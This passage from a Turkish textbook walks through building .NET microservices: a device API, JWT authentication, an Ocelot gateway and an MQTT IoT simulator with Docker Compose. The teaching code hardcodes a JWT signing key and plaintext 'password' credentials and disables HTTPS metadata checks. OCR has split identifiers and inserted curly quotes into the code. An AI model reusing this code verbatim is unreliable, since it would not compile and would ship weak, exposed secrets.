5. Adım: Data klasörü içine DeviceDbContext adında bir sınıf ekleyiniz.

```
public sealed class DeviceDbContext : DbContext
{
    public DeviceDbContext(DbContextOptions<DeviceDbContext> dbContextOptions) :
base(dbContextOptions)
    {
        try
        {
            if (Database.GetService<IDatabaseCreator>() is not RelationalDataba-
seCreator databaseCreator) return;

            if(!databaseCreator.CanConnect()) databaseCreator.Create();
            if(!databaseCreator.HasTables()) databaseCreator.CreateTables();
        }
```

```
        catch (Exception e)
        {
            Console.WriteLine(e);
            throw;
        }
    }
    public required DbSet<Device> Devices { get; set; }
}
```

6. Adım: Repositories adında bir klasör oluşturunuz.

7. Adım: IDeviceRepository adında bir arayüz oluşturunuz.

```
public interface IDeviceRepository
{
    Task<Device?> GetDeviceByIdAsync(int id);

    Task<IEnumerable<Device>> GetAllDevicesByUserIdAsync(int  userId);

    Task<Device> AddDeviceAsync(Device device);

    Task UpdateDeviceAsync(Device device);

    Task DeleteDeviceAsync(int id);
}
```

8. Adım: DeviceRepository adında IDeviceRepository arayüzünden türeyen bir sınıf oluşturunuz.

```
public class DeviceRepository : IDeviceRepository
{
    private readonly DeviceDbContext _dbContext;

    public DeviceRepository(DeviceDbContext deviceDbContext)
    {
        _dbContext = deviceDbContext;
    }
    public async Task<Device?> GetDeviceByIdAsync(int id)
    {
        return await _dbContext.Devices.FindAsync(id);
    }
    public async Task<IEnumerable<Device>> GetAllDevicesByUserIdAsync(int userId)
    {
        return await _dbContext.Devices.Where(d=>d.UserId == userId).ToListAsy-
nc();
    }
    public async Task<Device> AddDeviceAsync(Device device)
```

```
    {
        _dbContext.Devices.Add(device);
        await _dbContext.SaveChangesAsync();
        return device;
    }
    public async Task UpdateDeviceAsync(Device device)
    {
        _dbContext.Entry(device).State = EntityState.Modified;
        await _dbContext.SaveChangesAsync();
    }
    public async Task DeleteDeviceAsync(int id)
    {
        var device = await _dbContext.Devices.FindAsync(id);
        if (device != null)
        {
            _dbContext.Devices.Remove(device);
            await _dbContext.SaveChangesAsync();
        }
    }
}
```

9. Adım: Services adında bir klasör oluşturunuz.

10. Adım: Services klasörü içinde IDeviceService adında bir arayüz oluşturunuz.

```
public interface IDeviceService
{
    Task<Device?> GetDeviceByIdAsync(int id);
    Task<IEnumerable<Device>> GetAllDevicesByUserIdAsync(int userId);
    Task<Device> CreateDeviceAsync(Device device);
    Task UpdateDeviceAsync(Device device);
    Task DeleteDeviceAsync(int id);
}
```

11. Adım: DeviceService adında IDeviceService arayüzünden türeyen bir sınıf oluşturunuz.

```
public class DeviceService : IDeviceService
{
    private readonly IDeviceRepository _deviceRepository;

    public DeviceService(IDeviceRepository deviceRepository)
    {
        _deviceRepository = deviceRepository;
```

```
    }
    public async Task<Device?> GetDeviceByIdAsync(int id)
    {
        return await _deviceRepository.GetDeviceByIdAsync(id);
    }

    public async Task<IEnumerable<Device>> GetAllDevicesByUserIdAsync(int userId)
    {
        return await _deviceRepository.GetAllDevicesByUserIdAsync(userId);
    }

    public async Task<Device> CreateDeviceAsync(Device device)
    {
        return await _deviceRepository.AddDeviceAsync(device);
    }

    public async Task UpdateDeviceAsync(Device device)
    {
        await _deviceRepository.UpdateDeviceAsync(device);
    }
    public async Task DeleteDeviceAsync(int id)
    {
        await _deviceRepository.DeleteDeviceAsync(id);
    }
}
```

12. Adım: Controllers klasörü içine DevicesController adında boş bir Web API Controller oluşturunuz.

```
[Route("api/[controller]")]
[ApiController]
public class DevicesController : ControllerBase
{
    private readonly IDeviceService _deviceService;

    public DevicesController(IDeviceService deviceService)
    {
        _deviceService = deviceService;
    }

    [HttpGet("{id:int}", Name = "GetDevice")]
    public async Task<IActionResult> GetDevice(int id)
```

```
    {
        try
        {
            var devices = await _deviceService.GetDeviceByIdAsync(id);
            if (devices == null) return NotFound();
            return Ok(devices);
        }
        catch (Exception ex)
        {
            return StatusCode(500, $"İç sunucu hatası: {ex.Message}");
        }
    }
    [HttpGet("user/{userid:int}", Name = "GetAllDevicesById")]
    public async Task<IActionResult> GetAllDevicesById(int userid)
    {
        try
        {
           var devices = await _deviceService.GetAllDevicesByUserIdAsync(userid);
           return Ok(devices);
        }
        catch (Exception ex)
        {
            return StatusCode(500, $"İç sunucu hatası: {ex.Message}");
        }
    }
    [HttpPost]
    public async Task<IActionResult> CreateDevice([FromBody] Device? device)
    {
        try
        {
            if (device == null)
            {
                return BadRequest("Cihaz nesnesi boş");
            }
            var createdDevice = await _deviceService.CreateDeviceAsync(device);
            return CreatedAtRoute("GetDevice", new { id = createdDevice.Id },
createdDevice);
        }
        catch (Exception ex)
        {
            return StatusCode(500, $"İç sunucu hatası: {ex.Message}");
        }
```

```
    }
    [HttpPut("{id:int}")]
    public async Task<IActionResult> UpdateDevice(int id, [FromBody] Device? de-
vice)
    {
        try
        {
            if (device == null)
            {
                return BadRequest("Cihaz nesnesi boş");
            }
            device.Id = id;
            await _deviceService.UpdateDeviceAsync(device);
            return NoContent();
        }
        catch (Exception ex)
        {
            return StatusCode(500, $"İç sunucu hatası: {ex.Message}");
        }
    }
    [HttpDelete("{id:int}")]
    public async Task<IActionResult> DeleteDevice(int id)
    {
        try
        {
            var device = await _deviceService.GetDeviceByIdAsync(id);
            if (device == null)
            {
                return NotFound();
            }
            await _deviceService.DeleteDeviceAsync(id);
            return NoContent();
        }
        catch (Exception ex)
        {
            return StatusCode(500, $"İç sunucu hatası: {ex.Message}");
        }
    }
}
```

13. Adım: Program.cs dosyası üzerinde gerekli değişiklikleri yapınız.

```
using DeviceServiceWebAPI.Data;
```

```
using DeviceServiceWebAPI.Repositories;
using DeviceServiceWebAPI.Services;
using Microsoft.EntityFrameworkCore;

var builder = WebApplication.CreateBuilder(args);
builder.Services.AddControllers();
builder.Services.AddEndpointsApiExplorer();
builder.Services.AddSwaggerGen();

// Service ve Repository bağımlılık enjeksiyonu
builder.Services.AddScoped<IDeviceService, DeviceService>();
builder.Services.AddScoped<IDeviceRepository, DeviceRepository>();

var dbHost = Environment.GetEnvironmentVariable("DB_HOST");
var dbPort = Environment.GetEnvironmentVariable("DB_PORT");
var dbName = Environment.GetEnvironmentVariable("DB_NAME");
var dbPassword = Environment.GetEnvironmentVariable("DB_ROOT_PASSWORD");

var connectionString = $"server={dbHost};port={dbPort};database={dbName};user=root;password={dbPassword}";
builder.Services.AddDbContext<DeviceDbContext>(o => o.UseMySQL(connectionString));

var app = builder.Build();

if (app.Environment.IsDevelopment())
{
    app.UseSwagger();
    app.UseSwaggerUI();
}

app.UseHttpsRedirection();
app.UseAuthorization();
app.MapControllers();
app.Run();
```

14. Adım: Projeye Docker Compose konteyner yöneticisi desteğini ekleyiniz.


15. Adım: Docker-compose.yml dosyasında gerekli değişiklikleri yapınız.

```
  deviceservicewebapi:
    image: ${DOCKER_REGISTRY-}deviceservicewebapi
    build:
      context: .
```

```
    dockerfile: DeviceServiceWebAPI/Dockerfile
  networks:
    - backnet
  depends_on:
    - devicedb
  environment:
    - DB_HOST=devicedb
    - DB_NAME=es_devices
    - DB_ROOT_PASSWORD=password
    - DB_PORT=3306
devicedb:
  container_name: device-db
  image: mysql:latest
  environment:
    - MYSQL_ROOT_PASSWORD=password
  networks:
  - backnet
```

16. Adım: Docker-compose olacak şekilde uygulamayı çalıştırınız.

17. Adım: Tarayıcıda uygulama servislerini test ediniz (Görsel 3.16).



Görsel 3.16: DeviceServiceWebAPI istekleri

3.3.3. Yetkilendirme Mikroservisi

Yetkilendirme mikroservisi, bir uygulamanın kimlik doğrulama, erişim kontrolü gibi yetkilendirme işlemlerini yöneten ve sağlayan bir mikroservistir. Genellikle bir sistemde birden çok uygulama veya hizmet bulunduğunda kullanıcıların kimlik doğrulamasını sağlamak ve bu kullanıcıların belirli kaynaklara (veri, hizmet, vb.) erişimini kontrol etmek zorunludur. Bu görevler, yetkilendirme mikroservisi tarafından yerine getirilir.

Yetkilendirme mikroservisi genellikle **OAuth 2.0** veya **OpenID Connect** gibi standart kimlik doğrulama protokollerini kullanır. Bu protokoller, güvenli kimlik doğrulama ve yetkilendirme sağlamak için önceden tanımlanmış bir dizi iş akışı ve protokol belirtir. Yetkilendirme mikroservisi, şu temel işlevleri sağlar:

Kimlik Doğrulama (Authentication): Kullanıcıların kimliklerini doğrulamak için gerekli mekanizmaları sağlar. Kullanıcı adı, parola, JWT, sosyal medya hesapları gibi farklı kimlik doğrulama yöntemlerini destekleyebilir.

Yetkilendirme (Authorization): Kimlik doğrulaması başarılı olduktan sonra kullanıcıların belirli kaynaklara erişimini kontrol eder. Rol bazlı erişim kontrolü, kaynak tabanlı erişim kontrolü gibi farklı yetkilendirme stratejileri kullanılabilir.

Token Yönetimi: Kimlik doğrulama sonrası kullanıcıya erişim belirten tokenları yönetir. Bu tokenlar genellikle JWT (JSON Web Token) formatında ve belirli bir süre boyunca geçerli olur.

Kullanıcı Yönetimi: Kullanıcı hesaplarını oluşturma, silme, güncelleme ve kullanıcı bilgilerini yönetme işlevlerini sağlar.

Sertifika Yönetimi: Güvenlik sertifikalarını oluşturma, dağıtma ve yönetme işlemlerini gerçekleştirir.

Oturum Yönetimi (Session Management): Kullanıcı oturumlarını yönetir ve gerektiğinde oturum bilgilerini saklar.

Audit ve Loglama: Kullanıcı etkinliklerini izleme, günlükleme ve denetleme işlevlerini sağlar.

Yetkilendirme mikroservisleri genellikle güvenlik açısından önemli bir role sahiptir ve bu nedenle güvenliğin sağlanması için gelişmiş güvenlik önlemlerini almalıdır. Bununla birlikte ölçeklenebilirlik, yüksek erişilebilirlik gibi mikroservis mimarisinin avantajlarını kullanarak uygulamanın ihtiyaçlarını karşılamalıdır.

3. UYGULAMA

> Yetkilendirme mikroservisi oluşturma işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Visual Studio programında, Ev Asistanı çözümünde JwtAuthenticationManager adında bir Class Library projesi oluşturunuz.

2. Adım: Nuget paket yöneticisi ile Microsoft.IdentityModel.Tokens, System.IdentityModel.Tokens.Jwt, Microsoft.AspNetCore.Authentication.JwtBearer ve Microsoft.Extensions.DependencyInjection.Abstractions paketlerini yükleyiniz.

3. Adım: Proje içine Models adında yeni bir klasör oluşturunuz.

4. Adım: Models klasörü içine UserAccount.cs adında bir sınıf oluşturunuz.

```
public class UserAccount
{
    public string Id { get; set; }
    public string UserName { get; set; }
    public string Password { get; set; }
}
```

5. Adım: Models klasörü içine AuthenticationRequest.cs adında bir sınıf oluşturunuz.

```
public class AuthenticationRequest
 {
     //public string Id { get; set; }
     public string UserName { get; set; }
     public string Password { get; set; }
 }
```

6. Adım: Models klasörü içine AuthenticationResponse.cs adında bir sınıf oluşturunuz.

```
public class AuthenticationResponse
{
    public string UserId { get; set; }
    public string UserName { get; set; }
    public int ExpiresIn { get; set; }
    public string JwtToken { get; set; }
}
```

7. Adım: Proje içine Services adında yeni bir klasör oluşturunuz.

8. Adım: Services klasörü içine **IUserService.cs** adında bir arayüz oluşturunuz.

```
public interface IUserService
 {
     public Task<HttpResponseMessage> ValidateUser(AuthenticationRequest requ-
est);
 }
```

9. Adım: Services klasörü içine UserService.cs adında bir sınıf oluşturunuz.

```
public class UserService : IUserService
 {
     private readonly HttpClient _httpClient = new();

     public UserService()
     {
         _httpClient.BaseAddress = new Uri("http://userservicewebapi");
     }
```

```
    public async Task<HttpResponseMessage> ValidateUser(AuthenticationRequest
request)
    {
        // İstek verisini JSON'a dönüştürün.
        var jsonRequest = JsonSerializer.Serialize(request);

        // JSON veriyi içeren HttpContent oluşturun.
        var content = new StringContent(jsonRequest, Encoding.UTF8, "applicati-
on/json");

        var response = await _httpClient.PostAsync($"/api/users/verify-user",
content);

        return response;
    }
 }
```

10. Adım: Projenin ana klasörü içine JwtTokenHandler.cs adında bir sınıf oluşturunuz.

```
public class JwtTokenHandler
 {
    public const string JwtSecurityKey = " eyJuYW1lIjoiRnJlZVBhbGVzdGluZSJ9";
    private const int JwtTokenValidityMins = 20;
    private readonly IUserService _userService;
    public JwtTokenHandler(IUserService userService)
    {
        _userService = userService;
    }

    public async Task<AuthenticationResponse?> GenerateJwtToken(Authenticati-
onRequest authenticationRequest)
    {
        if (string.IsNullOrWhiteSpace(authenticationRequest.UserName) ||
string.IsNullOrWhiteSpace(authenticationRequest.Password))
            return null;
        /* Doğrulama */
        var response = await _userService.ValidateUser(authenticationRequest);
        if (!response.IsSuccessStatusCode) return null;
        var responseContent = await response.Content.ReadAsStringAsync();
        var user = JsonConvert.DeserializeObject<UserAccount>(responseCon-
tent);
        var tokenExpiryTimeStamp = DateTime.Now.AddMinutes(JwtTokenValidity-
Mins);
```

```
            var tokenKey = Encoding.ASCII.GetBytes(JwtSecurityKey);
            var claimsIdentity = new ClaimsIdentity(new List<Claim>
            {
                new Claim(JwtRegisteredClaimNames.Name, authenticationRequest.
UserName),
                new Claim("UserId", user!.Id),
            });

            var signingCredentials = new SigningCredentials(
                new SymmetricSecurityKey(tokenKey),
                SecurityAlgorithms.HmacSha256Signature);

            var securityTokenDescriptor = new SecurityTokenDescriptor
            {
                Subject = claimsIdentity,
                Expires = tokenExpiryTimeStamp,
                SigningCredentials = signingCredentials
            };

            var jwtSecurityTokenHandler = new JwtSecurityTokenHandler();
            var securityToken = jwtSecurityTokenHandler.CreateToken(securityToken-
Descriptor);
            var token = jwtSecurityTokenHandler.WriteToken(securityToken);

            return new AuthenticationResponse
            {
                UserId = user.Id,
                UserName = authenticationRequest.UserName,
                ExpiresIn = (int)tokenExpiryTimeStamp.Subtract(DateTime.Now).Total-
Seconds,
                JwtToken = token
            };
        }
    }
```


11. Adım: Projenin ana klasörü içine CustomJwtAuthExtension.cs adında bir sınıf oluşturunuz.

```
public static class CustomJwtAuthExtension
{
    public static void AddCustomJwtAuthentication(this IServiceCollection ser-
vices)
    {
        services.AddAuthentication(CookieAuthenticationDefaults.Authenticati-
onScheme)
```

```
            .AddJwtBearer(o =>
        {
            o.RequireHttpsMetadata = false;
            o.SaveToken = true;
            o.TokenValidationParameters = new TokenValidationParameters
            {
                ValidateIssuerSigningKey = true,
                ValidateIssuer = false,
                ValidateAudience = false,
                IssuerSigningKey = new SymmetricSecurityKey(Encoding.ASCII.Get-
Bytes(JwtTokenHandler.JwtSecurityKey))
            };
        })
            .AddCookie("Cookies");
    }
}
```

12. Adım: Ev Asistanı çözümünde AuthenticationWebApi adında bir Asp.Net Core Web API projesi oluşturunuz.

13. Adım: Add Project Reference komutuyla JwtAuthenticationManager projesini referans olarak projeye ekleyiniz (Görsel 3.17).



Görsel 3.17: Add Project Reference komutu

14. Adım: Controllers klasörü içindeki tüm kontrolleri siliniz.

15. Adım: AccountController.cs adında yeni bir Controller ekleyiniz.

```
[Route(“api/[controller]”)]
[ApiController]
public class AccountController : ControllerBase
{
    private readonly JwtTokenHandler _jwtTokenHandler;

    public AccountController(JwtTokenHandler jwtTokenHandler)
    {
        _jwtTokenHandler = jwtTokenHandler;
    }

    [HttpPost]
    public async Task<IActionResult> Authenticate(
        [FromBody] AuthenticationRequest authenticationRequest)
    {
        var authenticationResponse = await _jwtTokenHandler.GenerateJwtToken(a-
uthenticationRequest);
        if (authenticationResponse == null) return Unauthorized();
        return Ok(authenticationResponse);
    }
}
```

16. Adım: Program.cs üzerinde değişikleri yapınız.

```
using JwtAuthenticationManager;
using JwtAuthenticationManager.Services;

var builder = WebApplication.CreateBuilder(args);

// Hizmetleri konteynere ekleme
builder.Services.AddControllers();
builder.Services.AddSingleton<JwtTokenHandler>();
builder.Services.AddSingleton<IUserService, UserService>();
var app = builder.Build();

// HTTP istek hattını yapılandırma
app.UseAuthorization();
app.MapControllers();
app.Run();
```

17. Adım: Projeye Docker Compose konteyner yöneticisi desteği ekleyiniz.

18. Adım: Docker-compose.yml dosyasında gerekli düzenlemeleri yapınız.

```
authenticationwebapi:
  container_name: authentication-api
  image: ${DOCKER_REGISTRY-}authenticationwebapi
  build:
    context: .
    dockerfile: AuthenticationWebApi/Dockerfile
  networks:
  - backnet
```

3.3.4. API Gateway Mikroservisi

API Gateway (API Kapısı), uygulama programlama arayüzü (API) hizmeti sunan mikroservis mimarilerinde ve dağıtık sistemlerde kullanılan bir yazılım bileşenidir. API Gateway, bir dizi işlevi yerine getirerek gelen istekleri yönetir, güvenlik önlemlerini uygular, trafik yönetimini sağlar, API sürümlerini yönetir ve istemcilere hizmet sunan mikroservisler arasında bir ara katman olarak görev yapar.

4. UYGULAMA

> ApiGateway klasörü oluşturarak bu klasör içine ApiGateway adında bir Asp. Net Core Web API projesini oluşturma işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Nuget paket yöneticisi ile Ocelot paketini yükleyiniz.

2. Adım: Add Project Reference komutuyla JwtAuthenticationManager projesini referans olarak projeye ekleyiniz.

3. Adım: ocelot.json adında bir JSON dosyası oluşturunuz.

```
{
{
  "Routes": [
    // Web API kimlik doğrulama
    {
      "UpstreamPathTemplate": "/api/login",
      "UpstreamHttpMethod": [ "Post" ],

      "DownstreamScheme": "http",
      "DownstreamHostAndPorts": [
        {
          "Host": "authenticationwebapi",
          "Port": 80
        }
```

```
    ],
    "DownstreamPathTemplate": "/api/Account"
},
// Web API kullanıcı hizmeti
{
    "UpstreamPathTemplate": "/api/Users",
    "UpstreamHttpMethod": [ "Get", "Put" ],

    "DownstreamScheme": "http",
    "DownstreamHostAndPorts": [
      {
        "Host": "userservicewebapi",
        "Port": 80
      }
    ],
    "DownstreamPathTemplate": "/api/Users",
    "AuthenticationOptions": {
      "AuthenticationProviderKey": "Bearer",
      "AllowedScopes": []
    }
},
{
    "UpstreamPathTemplate": "/api/register",
    "UpstreamHttpMethod": [ "Post" ],

    "DownstreamScheme": "http",
    "DownstreamHostAndPorts": [
      {
        "Host": "userservicewebapi",
        "Port": 80
      }
    ],
    "DownstreamPathTemplate": "/api/Users"
},
{
    "UpstreamPathTemplate": "/api/Users/verify-user",
    "UpstreamHttpMethod": [ "Post" ],

    "DownstreamScheme": "http",
    "DownstreamHostAndPorts": [
```

```
      {
        "Host": "userservicewebapi",
        "Port": 80
      }
    ],
    "DownstreamPathTemplate": "/api/Users/verify-user"
  },
  {
    "UpstreamPathTemplate": "/api/Users/{id}",
    "UpstreamHttpMethod": [ "Get" ],

    "DownstreamScheme": "http",
    "DownstreamHostAndPorts": [
      {
        "Host": "userservicewebapi",
        "Port": 80
      }
    ],
    "DownstreamPathTemplate": "/api/Users/{id}",
    "AuthenticationOptions": {
      "AuthenticationProviderKey": "Bearer",
      "AllowedScopes": []
    }
  },
  {
    "UpstreamPathTemplate": "/api/Users/username/{username}",
    "UpstreamHttpMethod": [ "Get" ],

    "DownstreamScheme": "http",
    "DownstreamHostAndPorts": [
      {
        "Host": "userservicewebapi",
        "Port": 80
      }
    ],
    "DownstreamPathTemplate": "/api/Users/username/{username}",
    "AuthenticationOptions": {
      "AuthenticationProviderKey": "Bearer",
      "AllowedScopes": []
    }
```

```
},
// Web API cihaz servisi
{
  “UpstreamPathTemplate”: “/api/Devices”,
  “UpstreamHttpMethod”: [ “Get”, “Post”, “Put” ],

  “DownstreamScheme”: “http”,
  “DownstreamHostAndPorts”: [
    {
      “Host”: “deviceservicewebapi”,
      “Port”: 80
    }
  ],
  “DownstreamPathTemplate”: “/api/Devices”,
  “AuthenticationOptions”: {
    “AuthenticationProviderKey”: “Bearer”,
    “AllowedScopes”: []
  }
},
{
  “UpstreamPathTemplate”: “/api/Devices/{id}”,
  “UpstreamHttpMethod”: [ “Get”, “Put”, “Delete” ],

  “DownstreamScheme”: “http”,
  “DownstreamHostAndPorts”: [
    {
      “Host”: “deviceservicewebapi”,
      “Port”: 80
    }
  ],
  “DownstreamPathTemplate”: “/api/Devices/{id}”,
  “AuthenticationOptions”: {
    “AuthenticationProviderKey”: “Bearer”,
    “AllowedScopes”: []
  }
},
{
  “UpstreamPathTemplate”: “/api/Devices/user/{userid}”,
  “UpstreamHttpMethod”: [ “Get” ],
```

```
      "DownstreamScheme": "http",
      "DownstreamHostAndPorts": [
        {
          "Host": "deviceservicewebapi",
          "Port": 80
        }
      ],
      "DownstreamPathTemplate": "/api/Devices/user/{userid}",
      "AuthenticationOptions": {
        "AuthenticationProviderKey": "Bearer",
        "AllowedScopes": []
      }
    }
  ],
  "GlobalConfiguration": {
    "BaseUrl": "http://localhost:800"
  }
}
```

4. Adım: Program.cs üzerinde gerekli değişiklikleri yapınız.

```
using JwtAuthenticationManager;
using Ocelot.DependencyInjection;
using Ocelot.Middleware;

var builder = WebApplication.CreateBuilder(args);
builder.Configuration.SetBasePath(builder.Environment.ContentRootPath)
    .AddJsonFile("ocelot.json", optional: false, reloadOnChange: true)
    .AddEnvironmentVariables();
builder.Services.AddOcelot(builder.Configuration);
builder.Services.AddCustomJwtAuthentication();

var app = builder.Build();
await app.UseOcelot();

app.UseAuthentication();
app.UseAuthorization();
app.Run();
```

5. Adım: Projeye Docker Compose konteyner yöneticisi desteğini ekleyiniz.

6. Adım: Docker-compose.yml dosyasında gerekli değişiklikleri yapınız.

```
authenticationwebapi:
  container_name: authentication-api
  image: ${DOCKER_REGISTRY-}authenticationwebapi
  build:
    context: .
    dockerfile: AuthenticationWebApi/Dockerfile
  networks:
  - backnet
```

3.3.5. IoT Uygulaması

IoT mikroservisi, IoT bir cihazı simüle eden Konsol (Console) uygulamasıdır. IoT cihaz, ortam sıcaklığı bilgilerini sensörden alarak MQTT Broker'a gönderir.

MQTT (Message Queuing Telemetry Transport), hafif bir mesajlaşma protokolüdür ve genellikle IoT cihazları arasında veri iletimi için kullanılır. MQTT Broker, MQTT protokolünü kullanan cihazlar arasında iletişimi sağlayan bir ara yazılımdır.

MQTT protokolü, yayın/abone (publish/subscribe) modelini temel alır. Bu modelde, cihazlar birbirleriyle doğrudan iletişim kurmak yerine bir aracı olan MQTT Broker üzerinden mesajlaşır. MQTT Broker'da iki ana rol bulunur.

Yayıncı (Publisher): Veri gönderen cihazları temsil eder. Bu cihazlar, belirli bir konuya (topic) mesaj gönderir.

Abone (Subscriber): Veriyi alan cihazları temsil eder. Belirli bir konuya abone olan cihazlar, o konudaki mesajları alır.

MQTT Broker, bu yayın/abone modelini yönetir. Yayıncılar tarafından gönderilen mesajları alır ve ilgili abonelere ileterek iletişimi sağlar. Bu sayede cihazlar arasında düşük bant genişliği kullanımı, düşük güç tüketimi ve hızlı veri iletimi mümkündür. Bir MQTT Broker'ın temel görevleri şunlardır:

- İstemciler arasında mesajları iletmek.
- Abonelikleri yönetmek ve güncellemek.
- İstemcilerin bağlantılarını kabul etmek ve yönetmek.
- Güvenlik mekanizmalarını sağlamak (kullanıcı adı/parola, SSL/TLS gibi).

Popüler MQTT Broker uygulamaları arasında Mosquitto, RabbitMQ, HiveMQ gibi çeşitli açık kaynak veya ticari çözümler bulunur. Bu Broker'lar, MQTT protokolünü destekleyerek cihazlar arasında etkili ve güvenli bir iletişim sağlar.

5. UYGULAMA

> IoT mikroservisi oluşturma işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: IoTSim adında bir Console uygulaması oluşturunuz.

2. Adım: Program.cs içine gerekli kodları yazınız.

```
static async Task Main(string[] args)
{
    var mqttFactory = new MqttFactory();
    var mqttBroker = Environment.GetEnvironmentVariable("MQTT_BROKER");
    var deviceCode = Environment.GetEnvironmentVariable("DEVICE");
    var mqttUser = Environment.GetEnvironmentVariable("MQTT_USER");
    var mqttPassword = Environment.GetEnvironmentVariable("MQTT_PASSWORD");

    var mqttClientOptions = new MqttClientOptionsBuilder()
        .WithTcpServer(mqttBroker)
        .WithCredentials(mqttUser,mqttPassword)
        .Build();

    using (var mqttClient = mqttFactory.CreateMqttClient())
    {
        await mqttClient.ConnectAsync(mqttClientOptions, CancellationToken.None);

        while (true)
        {
            // Rastgele bir sayı üret.
            var random = new Random();
            var temperature = random.Next(10, 30) + random.NextDouble();

            var applicationMessage = new MqttApplicationMessageBuilder()
                .WithTopic(deviceCode)
                .WithRetainFlag(true)
                .WithPayload(temperature.ToString("F1")) // Sayıyı bir ondalık
haneli sayıya dönüştür.
                .Build();

            await mqttClient.PublishAsync(applicationMessage, CancellationToken.
None);
            Console.WriteLine($"MQTT application message is published: {tempera-
ture:F1}");

            // 5 saniye bekle.
            Thread.Sleep(5000);
        }
    }
}
```

3. Adım: Projeye Docker Compose konteyner yöneticisi desteği ekleyiniz.

4. Adım: Docker-compose.yml dosyasında gerekli değişiklikleri yapınız.

```
mqttbroker:
  container_name: mqtt-broker
  image: eclipse-mosquitto
  ports:
    - 1883:1883
    - 9001:9001
  networks:
    - backnet
    - frontnet
  volumes:
    - ./MqttBroker/config:/mosquitto/config:rw
    - ./MqttBroker/data:/mosquitto/data:rw
    - ./MqttBroker/log:/mosquitto/log:rw
  İotsim1:
    image: ${DOCKER_REGISTRY-}iotsim
    build:
      context: .
      dockerfile: IoTSim/Dockerfile
    networks:
      - frontnet
    environment:
      - MQTT_BROKER=mqttbroker
      - MQTT_USER=admin
      - MQTT_PASSWORD=password
      - DEVICE=Device01_01
```

5. Adım: Projeyi çalıştırıp çözüm klasörü içinde mosquitto dosyalarının oluşmasını sağlayınız.

6. Adım: Mqtt Broker ayar dosyası olan mosquitto/mosquitto.conf dosyasını düzenleyiniz.

```
allow_anonymous false
password_file /mosquitto/config/pwfile
```

7. Adım: Mqtt Broker için kullanıcı adı ve şifresini mosquitto/config/pwfile dosyası ile düzenleyiniz.

